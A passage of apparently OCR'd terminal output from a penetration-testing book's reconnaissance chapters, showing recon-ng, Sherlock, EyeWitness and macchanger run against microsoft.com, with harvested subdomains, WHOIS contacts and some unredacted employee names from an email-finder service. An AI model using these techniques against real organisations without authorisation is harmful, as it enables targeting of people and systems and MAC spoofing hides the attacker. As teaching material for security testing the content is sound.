  | censysio_id         |       |
  | censysio_secret     |       |
  | flickr_api          |       |
  | fullcontact_api     |       |
  | github_api          |       |
  | google_api          |       |
  | hashes_api          |       |
  | hibp_api            |       |
```

```
[recon-ng][default] > keys list

  +-----------------------------------------------------------------------------------------+
  |       Name       |                                  Value                               |
  +-----------------------------------------------------------------------------------------+
  | binaryedge_api   |                                                                      |
  | bing_api         |                                                                      |
  | builtwith_api    | [redacted]                                                           |
  | censysio_id      | [redacted]                                                           |
  | censysio_secret  | [redacted]                                                           |
  | flickr_api       |                                                                      |
  | fullcontact_api  |                                                                      |
  | github_api       |                                                                      |
  | google_api       |                                                                      |
  | hashes_api       |                                                                      |
  | hibp_api         |                                                                      |
  | hunter_io        | [redacted]                                                           |
  | ipinfodb_api     |                                                                      |
  | ipstack_api      |                                                                      |
  | namechk_api      |                                                                      |
  | pwnedlist_api    |                                                                      |
  | pwnedlist_secret |                                                                      |
  | shodan_api       | [redacted]                                                           |
  | spyse_api        |                                                                      |
  | twitter_api      |                                                                      |
  | twitter_secret   |                                                                      |
  | virustotal_api   | [redacted]                                                           |
  | whoxy_api        |                                                                      |
  +-----------------------------------------------------------------------------------------+
```

API keys are redacted for security reasons

```
[recon-ng][myfirstproject] > modules search whois
[*] Searching installed modules for 'whois' ...

  Recon
  ─────

    recon/companies-domains/viewdns_reverse_whois
    recon/companies-multi/whois_miner
    recon/domains-companies/whoxy_whois
    recon/domains-contacts/whois_pocs
    recon/netblocks-companies/whois_orgs
```

```
[recon-ng][myfirstproject] > modules load recon/domains-contacts/whois_pocs
[recon-ng][myfirstproject][whois_pocs] > info

      Name: Whois POC Harvester
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Uses the ARIN Whois RWS to harvest POC data from whois queries for the given domain. Updates the
  'contacts' table with the results.

Options:
  Name    Current Value  Required  Description
  ──────  ─────────────  ────────  ──────────
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs
```

```
[recon-ng][myfirstproject][whois_pocs] > run

MICROSOFT.COM
[*] URL: http://whois.arin.net/rest/pocs;domain=microsoft.com
[*] URL: http://whois.arin.net/rest/poc/ABUSE231-ARIN
[*] Country: United States
[*] Email: abuse@microsoft.com
[*] First_Name: None
[*] Last_Name: Abuse
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Redmond, WA
[*] Title: Whois contact
[*] ----------
[*] URL: http://whois.arin.net/rest/poc/MAC74-ARIN
[*] Country: United States
[*] Email: abuse@microsoft.com
[*] First_Name: None
[*] Last_Name: Microsoft Abuse Contact
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
```

```
[recon-ng][myfirstproject][whois_pocs] > back
[recon-ng][myfirstproject] > modules search bing
[*] Searching installed modules for 'bing' ...

  Recon
  -----
    recon/companies-contacts/bing_linkedin_cache
    recon/domains-hosts/bing_domain_api
    recon/domains-hosts/bing_domain_web
    recon/hosts-hosts/bing_ip
    recon/profiles-contacts/bing_linkedin_contacts
```

```
[recon-ng][myfirstproject][google_site_web] > show hosts

+------------------------------------------------------------------------------------------------------------------+
| rowid |          host           | ip_address | region | country | latitude | longitude | notes |     module      |
+------------------------------------------------------------------------------------------------------------------+
| 1     | edusupport.microsoft.com |            |        |         |          |           |       | google_site_web |
| 2     | clarity.microsoft.com    |            |        |         |          |           |       | google_site_web |
| 3     | privacy.microsoft.com    |            |        |         |          |           |       | google_site_web |
| 4     | azure.microsoft.com      |            |        |         |          |           |       | google_site_web |
| 5     | support.microsoft.com    |            |        |         |          |           |       | google_site_web |
| 6     | apps.microsoft.com       |            |        |         |          |           |       | google_site_web |
| 7     | careers.microsoft.com    |            |        |         |          |           |       | google_site_web |
| 8     | go.microsoft.com         |            |        |         |          |           |       | google_site_web |
| 9     | partner.microsoft.com    |            |        |         |          |           |       | google_site_web |
| 10    | create.microsoft.com     |            |        |         |          |           |       | google_site_web |
```


```
[recon-ng][myfirstproject][google_site_web] > show contacts

+-----------------------------------------------------------------------------------------------------------------------------------+
| rowid | first_name | middle_name |       last_name        |        email         |     title     |       region       |    country     |
+-----------------------------------------------------------------------------------------------------------------------------------+
| 1     |            |             | Abuse                  | abuse@microsoft.com  | Whois contact | Redmond, WA        | United States  |
| 2     |            |             | Microsoft Abuse Contact | abuse@microsoft.com | Whois contact | Redmond, WA        | United States  |
| 3     | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Redmond, WA        | United States  |
| 4     | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Enfield, MIDDLESEX | United Kingdom |
| 5     | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Enfield            | United Kingdom |
| 6     | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Palo Alto, CA      | United States  |
| 7     | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Palo Alto, CA      | United States  |
| 8     | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Palo Alto, CA      | United States  |
| 9     | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Palo Alto, CA      | United States  |
| 10    | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Palo Alto, CA      | United States  |
| 11    | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Mountain View, CA  | United States  |
| 12    | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Redmond, WA        | United States  |
| 13    | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Irving, TX         | United States  |
| 14    | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Redmond, WA        | United States  |
| 15    | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Redmond, WA        | United States  |
| 16    | [redacted] |             | [redacted]             | [redacted]           | Whois contact | Charlotte, NC      | United States  |
```

Names and email addresses are redacted for privacy reasons

```
[recon-ng][myfirstproject] > dashboard

  +-----------------------------------------------------+
  |                  Activity Summary                   |
  +-----------------------------------------------------+
  |                 Module                      | Runs  |
  +-----------------------------------------------------+
  | recon/domains-contacts/whois_pocs           | 1     |
  | recon/domains-hosts/bing_domain_web         | 7     |
  | recon/domains-hosts/builtwith               | 3     |
  | recon/domains-hosts/google_site_web         | 1     |
  | recon/hosts-hosts/virustotal                | 1     |
  +-----------------------------------------------------+
```

```
[recon-ng][myfirstproject] > modules search report
[*] Searching installed modules for 'report' ...

  Reporting
  ---------

    reporting/csv
    reporting/html
    reporting/json
    reporting/list
    reporting/proxifier
    reporting/pushpin
    reporting/xlsx
    reporting/xml
```

```
[recon-ng][myfirstproject] > modules load reporting/html
[recon-ng][myfirstproject][html] > info

      Name: HTML Report Generator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                                Required  Description
  --------  -----------------------------------------------------------  --------  -----------
  CREATOR                                                                yes       use creator name in the report footer
  CUSTOMER                                                               yes       use customer name in the report header
  FILENAME  /home/kali/.recon-ng/workspaces/myfirstproject/results.html  yes       path and filename for report output
  SANITIZE  True                                                         yes       mask sensitive data in the report

[recon-ng][myfirstproject][html] > options set CREATOR GLEN
CREATOR => GLEN
[recon-ng][myfirstproject][html] > options set CUSTOMER ACME_Enterprises
CUSTOMER => ACME_Enterprises
[recon-ng][myfirstproject][html] > options set FILENAME /home/kali/Desktop/myfirstproject_report.html
FILENAME => /home/kali/Desktop/myfirstproject_report.html
[recon-ng][myfirstproject][html] > run
[*] Report generated at '/home/kali/Desktop/myfirstproject_report.html'.
```




ACME_Enterprises

Recon-ng Reconnaissance Report


[+] Summary


[-] Hosts


host	ip_address	region	country	latitude	longitude	notes	module
about.ads.microsoft.com							google_site_web
account.microsoft.com							google_site_web
adoption.microsoft.com							google_site_web
answers.microsoft.com							google_site_web
apps.microsoft.com							google_site_web
azure.microsoft.com							google_site_web
azureforeducation.microsoft.com							google_site_web
blogs.microsoft.com							google_site_web
build.microsoft.com							google_site_web
careers.microsoft.com							google_site_web
catalog.update.microsoft.com							google_site_web
clarity.microsoft.com							google_site_web
cloudblogs.microsoft.com							google_site_web
cmt3.research.microsoft.com							google_site_web



```
[*] Hosts found: 3886
---------------------
000dco2l50fe1c.redmond.corp.microsoft.com
000dco2l50fe1e.redmond.corp.microsoft.com
000dco2l50fe1f.redmond.corp.microsoft.com
000dco2l50pl1.redmond.corp.microsoft.com
000dco2l50we1.redmond.corp.microsoft.com
000dco2o40dr1.redmond.corp.microsoft.com
000dco2o40dr10.redmond.corp.microsoft.com
000dco2o40dr11.redmond.corp.microsoft.com
000dco2o40dr12.redmond.corp.microsoft.com
000dco2o40dr13.redmond.corp.microsoft.com
```




microsoft.com
microsoft.com 29,974 results
Filters
Type 0
Department 0
Show only results with 0
29,974 results for your search
Export
Find by name
Jennifer Yokoyama
@microsoft.com
99%
Save as lead
1 source
Anupam Gupta
@microsoft.com
99%
Save as lead
2 sources
Jenny Moran
@microsoft.com
99%
Save as lead
1 source


Anupam Gupta
@microsoft.com
99%
Save as lead
2 sources
http://ncms.org/exhibitor/microsoft-corporation
Jul 18, 2023
http://ncms.org/ncms-welcomes-our-new-members
Jul 18, 2023

```
kali@kali:~/sherlock$ python3 sherlock microsoft --timeout 5
[*] Checking username           on:

 +  3dnews: http://forum.3dnews.ru/member.php?username=microsoft
 +  7Cups: https://www.7cups.com/@microsoft
 +  8tracks: https://8tracks.com/microsoft
 +  9GAG: https://www.9gag.com/u/microsoft
 +  About.me: https://about.me/microsoft
 +  Academia.edu: https://independent.academia.edu/microsoft
 +  Alik.cz: https://www.alik.cz/u/microsoft
 +  AllMyLinks: https://allmylinks.com/microsoft
 +  Anilist: https://anilist.co/user/microsoft/
 +  Apple Developer: https://developer.apple.com/forums/profile/microsoft
 +  Apple Discussions: https://discussions.apple.com/profile/microsoft
 +  Archive of Our Own: https://archiveofourown.org/users/microsoft
 +  Archive.org: https://archive.org/details/@microsoft
 +  AskFM: https://ask.fm/microsoft
 +  Audiojungle: https://audiojungle.net/user/microsoft
 +  Bandcamp: https://www.bandcamp.com/microsoft
 +  Behance: https://www.behance.net/microsoft
 +  Bikemap: https://www.bikemap.net/en/u/microsoft/routes/created/
 +  BitBucket: https://bitbucket.org/microsoft/
```


```
kali@kali:~/sherlock$ ls
CODE_OF_CONDUCT.md  docker-compose.yml  images   microsoft.txt
CONTRIBUTING.md     Dockerfile          LICENSE  README.md

kali@kali:~/sherlock$ cat microsoft.txt
http://forum.3dnews.ru/member.php?username=microsoft
https://www.7cups.com/@microsoft
https://8tracks.com/microsoft
https://www.9gag.com/u/microsoft
https://about.me/microsoft
https://independent.academia.edu/microsoft
```


Chapter 6: Active Reconnaissance

```
################################################################################
#                                    EyeWitness                                #
################################################################################
#           Red Siege Information Security - https://www.redsiege.com          #
################################################################################

Starting Web Requests (1 Hosts)
Attempting to screenshot https://example.com/
Finished in 4.101680278778076 seconds

[*] Done! Report written in the /home/kali/EyeWitness_Screenshots folder!
Would you like to open the report now? [Y/n]
```

Report Generated on 2023/08/29 at 11:20:46

Uncategorized

Web Request Info	Web Screenshot
https://example.com/ **Resolved to:** 93.184.216.34 **Page Title:** Example Domain **Age:** 568181 **Cache-Control:** max-age=604800 **Content-Type:** text/html; charset=UTF-8 **Date:** Tue, 29 Aug 2023 15:20:51 GMT **Etag:** "3147526947+gzip+ident" **Expires:** Tue, 05 Sep 2023 15:20:51 GMT **Last-Modified:** Thu, 17 Oct 2019 07:18:26 GMT **Server:** ECS (mic/9A9C) **Vary:** Accept-Encoding **X-Cache:** HIT **Content-Length:** 1256 **Connection:** close **Response Code:** 200 Source Code	





```
kali@kali:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:d1:[redacted]  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.17.15  netmask 255.255.255.0  broadcast 172.16.17.255
        ether 08:00:27:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 9  bytes 7020 (6.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 4409 (4.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
kali@kali:~$ macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                  Print this help
  -V,  --version               Print version and exit
  -s,  --show                  Print the MAC address and exit
  -e,  --ending                Don't change the vendor bytes
  -a,  --another               Set random vendor MAC of the same kind
  -A                           Set random vendor MAC of any kind
  -p,  --permanent             Reset to original, permanent hardware MAC
  -r,  --random                Set fully random MAC
  -l,  --list[=keyword]        Print known vendors
  -b,  --bia                   Pretend to be a burned-in-address
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX
```

```
kali@kali:~$ sudo macchanger -A eth0
Current MAC:   08:00:27:53:0c:ba (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:53:0c:ba (CADMUS COMPUTER SYSTEMS)
New MAC:       00:18:f2:28:80:71 (Beijing Tianyu Communication Equipment Co., Ltd)
```

```
kali@kali:~$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.17.59  netmask 255.255.255.0  broadcast 172.16.17.255
        ether 00:18:f2:28:80:71  txqueuelen 1000  (Ethernet)
        RX packets 41  bytes 10264 (10.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 5585 (5.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
kali@kali:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:[redacted] brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.15/24 brd 172.16.17.255 scope global dynamic noprefixroute eth0
       valid_lft 86374sec preferred_lft 86374sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:[redacted] brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.50/24 brd 172.30.1.255 scope global dynamic noprefixroute eth1
       valid_lft 572sec preferred_lft 572sec
    inet6 fe80::c280:130d:eca4:e07c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
kali@kali:~$ sipcalc 172.30.1.0/24
-[ipv4 : 172.30.1.0/24] - 0

[CIDR]
Host address            - 172.30.1.0
